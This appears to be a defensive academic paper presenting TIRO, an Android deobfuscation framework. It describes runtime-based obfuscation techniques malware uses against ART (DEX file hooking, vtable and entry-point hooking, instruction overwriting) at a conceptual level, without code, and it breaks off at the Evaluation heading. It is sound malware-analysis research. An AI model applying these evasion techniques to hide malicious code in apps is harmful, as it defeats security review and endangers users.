Obfuscation is used in malware to hide malicious activity from manual or automatic program analysis. On the Android platform, malware has had a history of using obfuscation techniques such as Java reflection, code packing and value encryption. However, more recent malware has turned to employing obfuscation that subverts the integrity of the Android runtime (ART or Dalvik), a technique we call *runtime-based obfuscation*. Once subverted, the runtime no longer follows the normally expected rules of code execution and method invocation, raising the difficulty of deobfuscating and analyzing malware that use these techniques.

In this work, we propose TIRO, a deobfuscation framework for Android using an approach of **T**arget-**I**nstrument-**R**un-**O**bserve. TIRO provides a unified framework that can deobfuscate malware that use a combination of traditional obfuscation and newer runtime-based obfuscation techniques. We evaluate and use TIRO on a dataset of modern Android malware samples and find that TIRO can automatically detect and reverse language-based and runtime-based obfuscation. We also evaluate TIRO on a corpus of 2000 malware samples from VirusTotal and find that runtime-based obfuscation techniques are present in 80% of the samples, demonstrating that runtime-based obfuscation is a significant tool employed by Android malware authors today.

## 1 Introduction

There are currently an estimated 2.8 million applications on the Google Play store, with thousands being added and many more existing applications being updated daily. A large market with many users naturally draws attackers who create and distribute malicious applications (i.e. malware) for fun and profit. While dynamic analyses [10, 27, 28, 34] can be used to detect and analyze malware, anti-malware tools often use static analysis as well for efficiency and greater code coverage [1, 2, 12]. As a result, malware authors have increasingly turned to obfuscation to hide their actions and confuse both static and dynamic analysis tools. The presence of obfuscation does not indicate malicious intent in and of itself, as many legitimate applications employ code obfuscation to protect intellectual property. However, because of its prevalence among malware, it is crucial that malware analyzers have the ability to deobfuscate Android applications in order to determine if an application is indeed malicious or not.

There exist a variety of obfuscation techniques on the Android platform. Many common techniques, such as Java reflection, value encryption, dynamically decrypting and loading code, and calling native methods have been identified and discussed in the literature [11,22,26]. These techniques have a common property in that they exploit facilities provided by the Java programming language, which is the main development language for Android applications, and thus we call these *language-based obfuscation* techniques. In contrast, malware authors may eschew Java and execute entirely in native code, obfuscating with techniques seen in x86 malware [3, 8, 17, 20, 24]. We call this technique *full-native code obfuscation*.

In this paper, we identify a third option—obfuscation techniques that subvert ART, the Android RunTime, which we call *runtime-based obfuscation* techniques. These techniques subtly alter the way method invocations are resolved and code is executed. Runtime-based obfuscation has advantages over both language-based and full-native code obfuscation. While language-based obfuscation techniques have to occur immediately before the obfuscated code is called, runtime-based obfuscation techniques can occur in one place and alter code execution in a seemingly unrelated part of the application. This significantly raises the difficulty of deobfuscating code, as code execution no longer follows expected conventions and analysis can no longer be performed piece-

meal on an application, but must examine the entire application as a whole. Compared to full-native code obfuscation, runtime-based obfuscation allows a malware developer to still use the convenient Java-based API libraries provided by the framework. Malware that use native code obfuscation will either have to use language- or runtime-based obfuscation to hide its Android API use, or risk compatibility loss if it tries to access APIs directly. Our study of obfuscated malware suggests that authors almost universally employ language- and runtime-based methods to hide their use of Android APIs in Java.

To study both language- and runtime-based obfuscation in Android malware, we propose TIRO, a tool that can handle both types of obfuscation techniques within a single deobfuscation framework. TIRO is an acronym for the automated approach taken to defeat obfuscation — **T**arget-**I**nstrument-**R**un-**O**bserve. TIRO first analyzes the application code to target locations where obfuscation may occur, and applies instrumentation either in the application or runtime to monitor for obfuscation and collect run-time information. TIRO then runs the application with specially generated inputs that will trigger the instrumentation. Finally, TIRO observes the results of running the instrumented application to determine whether obfuscation occurred and if so, produce the deobfuscated code. TIRO performs these steps iteratively until it can no longer detect any new obfuscation. This iterative mechanism enables it to work on a variety of obfuscated applications and techniques.

TIRO's hybrid static-dynamic design is rooted in an integration with IntelliDroid [31], which implements targeted dynamic execution for Android applications. TIRO uses this targeting to drive its dynamic analysis to locations of obfuscation, saving it from having to execute unrelated parts of the application. However, IntelliDroid uses static analysis and is susceptible to language-based and runtime-based obfuscation, which can make its analysis incomplete. By using an iterative design that feeds dynamic information back into static analysis for deobfuscation, TIRO can incrementally increase the completeness of this targeting, which further improves its deobfuscation capabilities. In this synergistic combination, IntelliDroid improves TIRO's efficiency by targeting its dynamic analysis toward obfuscation code and TIRO improves IntelliDroid's completeness by incorporating deobfuscated information back into its targeting. Successive iterations allow each to refine the results of the other.

We make three main contributions in this paper:

1. We identify and describe a family of runtime-based obfuscation techniques in ART, including DEX file hooking, class modification, ArtMethod hooking, method entry-point hooking and instruction hooking/overwriting.
2. We present the design and implementation of TIRO, a framework for Android-based deobfuscation that can handle both language-based and runtime-based obfuscation techniques.
3. We evaluate TIRO on a corpus of 34 modern malware samples provided by the Android Malware team at Google. We also run TIRO on 2000 obfuscated malware samples downloaded from VirusTotal to measure the prevalence of various runtime-based obfuscation techniques in the wild and find that 80% use a form of runtime-based obfuscation.

We begin by providing background on the Android runtime and classical language-based obfuscation techniques in Section 2. We then introduce and explain runtime-based obfuscation techniques in Section 3. We present TIRO, a deobfuscation framework that can handle both language- and runtime-based obfuscation in Section 4 and provide implementation details in Section 5. We present an analysis of obfuscated Android malware in Section 6 and show how TIRO can deobfuscate these applications. We analyze our findings and our limitations in Section 7. Related work is discussed in Section 8. Finally, we conclude in Section 9.

## 2 Background

Android applications are implemented in Java, compiled into DEX bytecode, and executed in either the Dalvik Virtual Machine or the Android Runtime (ART).[1] The Dalvik VM, used in Android versions prior to 4.4, interprets the DEX bytecode and uses just-in-time (JIT) compilation for frequently executed code segments. ART, a separate runtime introduced in Android 4.4 and set as the default in Android 5.0, adds ahead-of-time (AOT) compilation (using the `dex2oat` tool) to a DEX interpreter. Starting in Android 7.0, ART also includes profile-based smart compilation that uses a mixture of interpretation, JIT, and AOT compilation to boost application performance.

We briefly discuss traditional language-based obfuscation and full-native code obfuscation techniques:

**Reflection.** Java provides the ability to dynamically instantiate and invoke methods using reflection. Because the target of reflected method invocations is only known at run-time, this frustrates static analysis and can make the targets of these calls unresolvable (e.g. by using an encrypted string), thus hiding call edges and data accesses.

**Value encryption.** Key values and strings in an application can be encrypted so they are not visible to static analysis. When executed, code in the application decrypts

[1] `https://source.android.com/devices/tech/dalvik/`

the values, allowing the application to use the plain text at run-time. Value encryption is often combined with reflection to hide the names of classes or methods targeted by reflected calls.

**Dynamic loading.** Code located outside the main application package (APK) can be executed through dynamic code loading. This is often used in packed applications, where the hidden code is stored as an encrypted binary file within the APK package and decrypted when the application is launched. The decrypted code is stored in a temporary file and loaded into the runtime through the use of the dynamic loading APIs in the `dalvik.system.DexClassLoader` and `dalvik.system.DexFile` classes. Normally, the temporary files holding the decrypted bytecode are deleted after the loading process to further hide or obfuscate it from analysis. In some cases, the invocation to the dynamic loading API may be obfuscated by performing the invocation reflectively or in native code, using multiple layers of obfuscation to increase the difficulty of analysis.

**Native methods.** Java applications may use the Java Native Interface (JNI) to invoke native methods in the application. When used for obfuscation, malicious behavior and method invocations can be performed in native code. Unlike Java or DEX bytecode, native code contains no symbol information—variables are mapped to registers and many symbols are just addresses. Thus, static analysis of native code yields significantly less useful results and the inclusion of native code in an application can hide malicious activity or sensitive API invocations from an analyzer.

**Full-native code obfuscation.** Because Android applications can execute code natively, it would also be possible to implement an entire Android application in native code and utilize native code obfuscation techniques. Native code obfuscation has a long history on x86 desktop systems, and can be extremely resistant to analysis [3]. The primary drawback to this approach is that access to Android APIs, which can reveal the user's location and give access to various databases containing the user's contacts, calendar and browsing history, can only be reliably accessed via API stubs in the Java framework library provided by the OS. On one hand, calling APIs from Java code without language- or runtime-based obfuscation would expose the APIs calls to standard Android application analysis [2, 12]. On the other hand, calling these APIs from native code requires the application to correctly guess the Binder message format that the services on the Android system are using. Because the ecosystem of Android is very fragmented,[2] this poses a challenge for malware that wishes to avoid executing Java code. As a result, applications that use native code obfuscation still need obfuscation for Java code if they want to be able to make Android API calls reliably.

## 3 Runtime-based obfuscation

Before we describe runtime-based obfuscation, we first describe how code is loaded and executed in the ART runtime. Figure 1 illustrates three major steps in loading and invoking code. First, A shows how DEX bytecode must be identified and loaded from disk into the runtime. Second, B is triggered when a class is instantiated by the application and shows how the corresponding bytecode within the DEX file is found and incorporated into runtime state. Finally, C shows how virtual methods are dynamically resolved via a virtual method table (vtable) and execution is directed to the target method code. We describe these steps in more detail below.

### 3.1 DEX file and class loading

In Stage A, DEX files are loaded from disk into memory, a process that involves instantiating Java and native objects to represent the loaded DEX file. The Java `java.lang.DexFile` object is returned to the application if it uses the `DexFile.loadDex()` API; in normal cases, this object is passed to a class loader so that ART can later load classes from the new DEX bytecode.

The class loading process, Stage B, is triggered when a class is first requested (e.g. when it is first instantiated). The class linker within ART searches the loaded DEX files (in the order of loading) until it finds a class definition entry (`class_def_item`) matching the requested class name. The associated class data is parsed from the DEX file, now loaded in memory, and a `Class` object is used to represent this class in ART. In addition, data for class members are also parsed, and `ArtField` or `ArtMethod` objects created to represent them. To handle polymorphism, a vtable is stored for each class and used to resolve virtual method invocations efficiently. The table is initially populated by pointers to `ArtMethod` instances from the superclass (i.e. inherited methods). For overridden methods, their entries in the table are replaced with pointers to the `ArtMethod` instances for the current loaded class.

### 3.2 Code execution

When a non-static virtual invocation is made, marked by Stage C, the target method must be resolved. The resolution begins by determining the receiver object's type, which references a `Class` object. The method specified in the invocation is used to index into the vtable of this class, thereby obtaining the target `ArtMethod` object to



Figure 1: ART state for code loading and execution

invoke (see (4) in Figure 1). The actual invocation procedure depends on the method type (e.g. Java or native) and the current runtime environment (e.g. interpreter or compiled mode). A set of entry-points are stored with the `ArtMethod` to handle each case (see (5)); each is essentially a function pointer/trampoline that performs any necessary set-up, obtains and executes the method's DEX or OAT code, and performs clean-up. While Figure 1 shows only how the DEX code pointer is retrieved for a method (see (6)), OAT code pointers for compiled code are obtained in an analogous way.

## 3.3 Obfuscation techniques

Runtime-based obfuscation redirects method invocations by subverting runtime state at a number of points during the code loading and execution process outlined above. Because runtime-based obfuscation works by modifying the state of the runtime, it must acquire the addresses of the runtime objects it needs to modify, which is normally done using reflection, and modify them using native code invoked via JNI (since Java memory management would prevent code in Java from modifying ART runtime objects). In total, our analysis with TIRO has identified six different techniques used by malware to obfuscate the targets of method invocations. In Figure 1, (1) - (3) indicates runtime state that can be modified to hijack the code loading process such that the state is initialized with unexpected data (with respect to the input provided to the runtime from the application). (4) - (6) indicates runtime state that can be subverted to alter the code that a method invocation resolves to. We describe these techniques in more detail below:

(1) (2) **DEX file hooking.** When loading a DEX file, the `dalvik.system.DexFile` class is used in Java code to identify the loaded file; however, the bulk of the actual loading is performed by native code in the runtime, using a complementary native `art::DexFile` class. To reconcile the Java class with its native counterpart, the `DexFile::mCookie` Java field stores pointers to the associated native `art::DexFile` instances that represent this DEX file. When classes are loaded later, this Java field is used to access the corresponding native `art::DexFile` instance, which holds a pointer to the memory address where the DEX file has been loaded/mapped. Obfuscation techniques can use reflection to access the private `mCookie` field and redirect it to another `art::DexFile` object, switching an apparently benign DEX file with one that contains malicious code. In most cases, the malicious DEX file is loaded using non-API methods and classes within native code, or is dynamically generated in memory, further hiding its existence.

Similarly, instead of modifying the `mCookie` field, the obfuscation code can also modify the `begin_` field within the `art::DexFile` native class and redirect it to another DEX file. However, this approach can be more brittle since the obfuscation code must make assump-

tions about the location of the `begin_` field within the object.

③ **Class data overwriting.** Obfuscation code can also directly modify the contents of the memory-mapped DEX file to alter the code to be executed. DEX files follow a predetermined layout that separates class declarations, class data, field data, and method data.[3] Both the class data pointer (`class_data_item`), which determines where information for a class is stored, and method data pointer (`method_data_item`), which determines where information is stored for a method, are prime targets for such modification. Modifying the class data pointer allows the obfuscation code to replace the class definition with a different class while modifying the method definition allows the obfuscation code to change the location of the code implementing a method. This can be done en masse or in a piecemeal fashion, where each class or method is modified immediately before it is first used. We note that there are no bounds checks on the pointers, so while class and method pointers normally point to definitions and code within the DEX file, obfuscation code is free to change them to point to objects (including dynamically created ones) anywhere in the application's address space.

Class declarations (`class_def_item`) are not normally modified by obfuscation code since this top level object is often read and cached into an in-memory data structure for fast lookup. If the obfuscation code misses the small window where the DEX file is loaded but this data structure has not yet been populated, any modifications to the class declarations will not take effect in the runtime.

④ **ArtMethod hooking.** After the receiving class of an invocation is determined, the target method is found by indexing into the class's vtable. Obfuscation code can obtain a handle to a `Class` object using reflection and determine the offset at which the vtable is stored. By modifying entries in this table, the target `ArtMethod` object for an invocation can be hooked so that a different method is retrieved and executed. The target method that is actually executed must be an `ArtMethod` object, which might have been dynamically generated by the obfuscation code or loaded previously from a DEX file. In the latter case, the use of virtual method hooking is to hide the invocation and have malicious code appear to be dead. The feasibility of this type of modification for obfuscation was established in [6].

⑤ **Method entry-point hooking.** Once the target `ArtMethod` object has been determined for an invocation, the method is executed by invoking one of its entry-points, which are mere function pointers. Similar to `Class` objects, reflection via the JNI can be used to obtain the Java `Method` object and through this, the obfuscation code can determine the location of the corresponding `ArtMethod` object, which is a wrapper/abstraction around the method. By modifying and hooking the values of these entry-points, it can change the code that is executed when the method is invoked.

Although the new entry-point code can be arbitrary native code, there exists a number of method hooking libraries [18, 19, 35] that allow an application developer to specify pairs of hooked and target methods in Java. They use method entry-point hooking so that a generic look-up method is executed when the hooked methods are invoked. This look-up method determines the registered target method for a hooked method invocation and executes it.

⑥ **Instruction hooking and overwriting.** The final stage in the method invocation process is to retrieve the DEX or OAT code pointers for a method and execute the instructions; this is performed by the method's entry-points. These code pointers are stored and retrieved from the `ArtMethod` object. Instruction hooking can be achieved by modifying this pointer such that a different set of instructions is referenced and executed when the method is invoked. Alternatively, instruction overwriting can be achieved by accessing the memory referenced by this pointer and performing in-place modification of the code—this normally requires the original instruction array to be padded with NOPs (or other irrelevant instructions) to ensure sufficient room for the newly modified code. While the invocation target does not change, the obfuscation code can essentially execute a completely different method than what was first loaded into the runtime. The modification of a method's instructions can occur before or after class loading, since the runtime links directly to the instruction array in `ArtMethod` objects. It is even possible to overwrite the instructions multiple times such that a different set of instructions is executed every time the method is invoked.

## 4 TIRO: A hybrid iterative deobfuscator

To address language-based and runtime-based obfuscation techniques, we describe TIRO, a deobfuscator that handles both types of obfuscation. At a high level, TIRO combines static and dynamic techniques in an iterative fashion to detect and handle modern obfuscation techniques in Android applications. The input to TIRO is an APK file that might be distributed or submitted to an application marketplace. The output is a set of deobfuscated information (such as statically unresolvable run-time values, dynamically loaded code, etc.) that can be passed into existing security analysis tools to increase

[3] https://source.android.com/devices/tech/dalvik/dex-format

their coverage, or used by a human analyst to better understand the behaviors of an Android application.

The main design of TIRO is an iterative loop that incrementally deobfuscates applications in four steps:

**Target:** We use static analysis to target locations where obfuscation is likely to occur. For language-based obfuscation, these are invocations to the methods used for the obfuscation (e.g. reflection APIs with non-constant target strings). For runtime-based obfuscation, we target native code invocations as these are necessary to modify the state of the ART runtime.

**Instrument:** We statically instrument the application and the ART runtime to monitor for language-based and runtime-based obfuscation, respectively. This instrumentation reports the dynamic information necessary for deobfuscation.

**Run:** We execute the obfuscated code dynamically and trigger the application to deobfuscate/unpack and execute the code.

**Observe:** We observe and collect the deobfuscated information reported by the instrumentation during dynamic analysis. If TIRO discovers that the deobfuscation reveals more obfuscated code, it iterates through the above steps on the new code until it has executed all targeted locations that could contain obfuscation.

TIRO's iterative process allows for deobfuscation of multiple layers or forms of obfuscation used by an application, since the deobfuscation of one form may reveal further obfuscation. This is motivated by our findings that obfuscated code often combines several obfuscation techniques and that deobfuscated code often itself contains code that has been obfuscated with a different technique. For instance, an application that dynamically modifies DEX bytecode in memory often uses reflection to obtain classes and invoke methods in the obfuscated code. Without supporting both forms of obfuscation, either the deobfuscated reflection target is useless without the bytecode for the target method, or the extracted obfuscated code appears dead since the only invocation into it is reflective.

## 4.1 Targeting obfuscation

A fundamental part of TIRO's framework is the ability to both detect potential obfuscation (i.e. targeting) and to perform deobfuscation (i.e. observation). Without targeting, TIRO would need to instrument and observe all program paths, which could be infinite in number. Targeting enables TIRO to only instrument and observe the program paths that are involved in deobfuscating or unpacking obfuscated code. For this reason, we build the static analysis portion of TIRO on top of IntelliDroid [31], a tool for targeted execution of Android applications. Given a list of targets (i.e. locations in the code), IntelliDroid automatically extracts call paths to these targets and generates constraints on the inputs that trigger these paths. An associated dynamic client solves these constraints at run-time, assembles the input object from the solved values, and injects the input objects to trigger the paths. Using IntelliDroid, TIRO specifies locations of obfuscation as targets. While recent Android obfuscators generally automatically unpack application code at startup (and thus require no special inputs), an added benefit of targeting is that we can use IntelliDroid to generate inputs to trigger paths in future obfuscated code that may only unpack sections of code under specific circumstances [25].

For language-based obfuscation, obfuscation locations are visible in static analysis and the targets provided to IntelliDroid are invocations to reflection APIs, dynamic loading APIs, and native methods. For runtime-based obfuscation, while the obfuscated code is executed in the runtime (i.e. in Java/DEX bytecode), the actual obfuscation is done in native code as described in Section 3.3. IntelliDroid is currently unable to target locations inside native code. As a result, we instead target all Java entry-points into application-provided native code, such as invocations to native methods and to native code loading APIs (e.g. `System.load()`, which calls the `JNI_OnLoad` function in the loaded native library). While this is an over-approximation, targeting native code will ensure that any runtime-based obfuscation can be detected in the instrumentation phase.

## 4.2 Instrumenting obfuscation locations

Once all of the target obfuscation locations have been identified, TIRO instruments the application and the ART runtime such that any detected obfuscation is reported and deobfuscated values/code are extracted. For language-based obfuscation, TIRO instruments application code since that is where the actual obfuscation occurs. The instrumented code is inserted immediately before the target locations and the instrumentation reports the values of unresolved variables to `logcat`, Android's logging facility. A separate process monitors the log and keeps a record of the dynamic information reported. For example, to deobfuscate a statically unresolvable reflection invocation, the parameters to the invocation are logged (as well as the exact location where invocation occurs, to disambiguate between multiple uses of reflection). To deobfuscate dynamic loading, part of the instrumentation will store the loaded code in a TIRO-specific device location and report this location in the log. Native code transitions are also de-

obfuscated by instrumenting calls from Java into native code and Java methods that can be called from native code. This allows TIRO to create control-flow connections of the type: `Java caller` → `[native code]` → `Java callee`, which helps shed light into what actions are being taken in the native code of an application, even though TIRO does not perform native code analysis.

For runtime-based obfuscation, TIRO instruments the ART runtime. Since the result of this modification is the execution of unexpected code on a method invocation, one approach might be to record the code that was loaded into the runtime for a given method and check whether this code has been modified at the time of invocation. However, this poses a catch-22 situation: to detect the obfuscation, TIRO would have to target the obfuscated method but with runtime-based obfuscation, the obfuscation code could modify any class or method in the program. It would be impractical to target every method in the program. Instead, we use the fact that runtime-based obfuscation must rely on native code to do the actual state modification. As a result, to detect runtime-based obfuscation, TIRO instruments transitions between native to Java and Java to native code to detect whether runtime state has been modified while the application was executing native code.

The runtime state monitored is specific to the objects used to load and execute code, as described in Section 3.3. For example, to detect DEX file hooking, TIRO finds and monitors the `DexFile::mCookie` and `art::DexFile::begin_` fields of all instantiated objects for changes before and after native code execution. If modifications are detected, TIRO reports the call path which triggered the modification, the element(s) that were modified and affected by the modification, and if possible, the code that is actually executed as a result of the runtime-based obfuscation. In some cases, there are legitimate reasons why runtime state may change between initial code loading and code execution (e.g. lazy linking or JIT compilation). We detect these and eliminate these cases from TIRO's detection of runtime-based obfuscation.

Checking all runtime state for modifications can be expensive as there can be many classes and methods to check. To reduce this cost we: (1) only monitor runtime state used in the code loading and execution process, and that are retrievable via the dynamic loading or reflection APIs (i.e. state stored within `DexFile`, `Class`, and `Method` objects); (2) only monitor the objects for methods and classes used by the application, as determined by reachability analysis during TIRO's static phase. This process relies on TIRO's iterative design, since the reachability analysis and subsequent monitoring becomes more complete as the application becomes progressively deobfuscated in later iterations.

## 4.3 Running obfuscated code

TIRO substitutes the original application with its instrumented code and uses IntelliDroid's targeting capabilities to compute and inject the appropriate inputs to run the instrumented obfuscation locations. However, doing this on obfuscated code raises an additional challenge—many instances of obfuscated applications also contain integrity checks that check for tampering of application code and refuse to run if instrumentation is detected. We found that the most robust method for circumventing these checks is to return (i.e. spoof) the original code when classes are accessed by the application and return instrumented code when accessed by the runtime for execution. To avoid conflicts with any runtime state modification that may be performed by obfuscation code, TIRO checks if any state modifications target instrumented code and if so, TIRO aborts execution of the instrumented code and allows the modifications to be performed on the original application code instead. In the next iteration, after extracting the modified code, the previously obfuscated code will be instrumented and executed.

## 4.4 Observing deobfuscated results

TIRO observes how the application either resolves and runs sections of code (to defeat language-based obfuscation), or how the application's obfuscation code modifies the runtime state (for runtime-based obfuscation). The results of this observation and the information provided by TIRO's instrumentation are reported to the user for deobfuscation of the application.

The iterative approach taken by TIRO also relies on these observed results to incrementally deobfuscate layers of obfuscated code. For obfuscation that hides or confuses invocation targets (e.g. reflection, native method invocations, method hooking), TIRO's instrumentation reports the caller method, the invocation site, and the actual method that is executed. This information is used in the next iteration to generate a synthetic edge in the static call graph that represents the newly discovered execution flow. Often, this turns apparently dead code into reachable code and TIRO will target this code on the next iteration. For obfuscation that executes dynamically loaded code (e.g. dynamic loading, DEX file hooking, etc.), TIRO's instrumentation extracts the code that is actually executed into an *extraction file*, and a process monitoring TIRO's instrumentation log pulls this file from the device. The extracted code is then included in the static analysis in the following iteration. An example of how TIRO iteratively deobfuscates code from the *dexprotector* packer is given in Appendix A.

## 5 Implementation

We implemented the static and dynamic portions of TIRO on top of IntelliDroid [31] and added the ART instrumentation that deobfuscates runtime-based obfuscation.

### 5.1 AOSP modifications

The modifications to AOSP are located within the ART runtime code (`art/runtime` and `libcore/libart`). We have implemented these changes on three different versions of AOSP: 4.4 (KitKat), 5.1 (Lollipop), and 6.0 (Marshmallow) due to the portability issues of the DEX file hooking technique, which is performed by most of the malware in our datasets. In order to access the private `DexFile::mCookie` field for DEX file hooking, applications must use reflection or JNI, but the `mCookie` field type has changed from an `int` in 4.4, to a `long` in 5.0, and finally to an `Object` in 6.0. These changes and other conventions that the malware relies upon (such as private method signatures and locations of installed APKs) result in crashes when the applications are not executed on their intended Android version.

### 5.2 Extending IntelliDroid

TIRO uses IntelliDroid's [31] static analysis to target likely locations of obfuscation and its dynamic client to compute and inject inputs that trigger these locations. The deobfuscated information extracted by TIRO is incorporated into the static analysis prior to the call graph generation phase and the code instrumentation is performed after the extraction of targeted paths and constraints. To enable support for ART, which was introduced in Android 4.4, we have ported IntelliDroid from Android 4.3 to Android 6.0. In addition, we have ported IntelliDroid to use the Soot [29] static analysis framework, which provides direct support for instrumentation of DEX bytecode via the smali/dexpler [14] library. Previously, IntelliDroid used the WALA analysis framework, which does not have a backend for DEX bytecode. While instrumentation could have been achieved by using WALA with Java-to-DEX conversion tools [7, 21], we found that malicious applications and packers often use very esoteric aspects of the bytecode specification that are not always supported by conversion tools.

### 5.3 Soot modifications

To incorporate deobfuscated values back into the static portion of TIRO, we made several modifications to Soot [29]. Most of these changes were in the call graph generation code, where we tag locations at which deobfuscated values were obtained and add special edges to the call graph representing dynamically resolved/deobfuscated invocations. Other deobfuscated values/variables are tagged in the intermediate representation and can be accessed in the post-call-graph-generation phases of Soot.

Some obfuscated applications are armored to prevent parsing by frameworks such as Soot. For example, there were several instances of unparseable, invalid instructions in methods that appear to be dead code. While this code is never executed, a static analysis pass would still attempt to parse these instructions, resulting in errors that halt the analysis. In cases where a class definition or method implementation is malformed (which often occurs for applications performing DEX bytecode modification), we skip these classes/methods and do not produce an instrumented version. If the bytecode is modified at run-time, TIRO will extract them and instrument them in the following iteration.

## 6 Evaluation
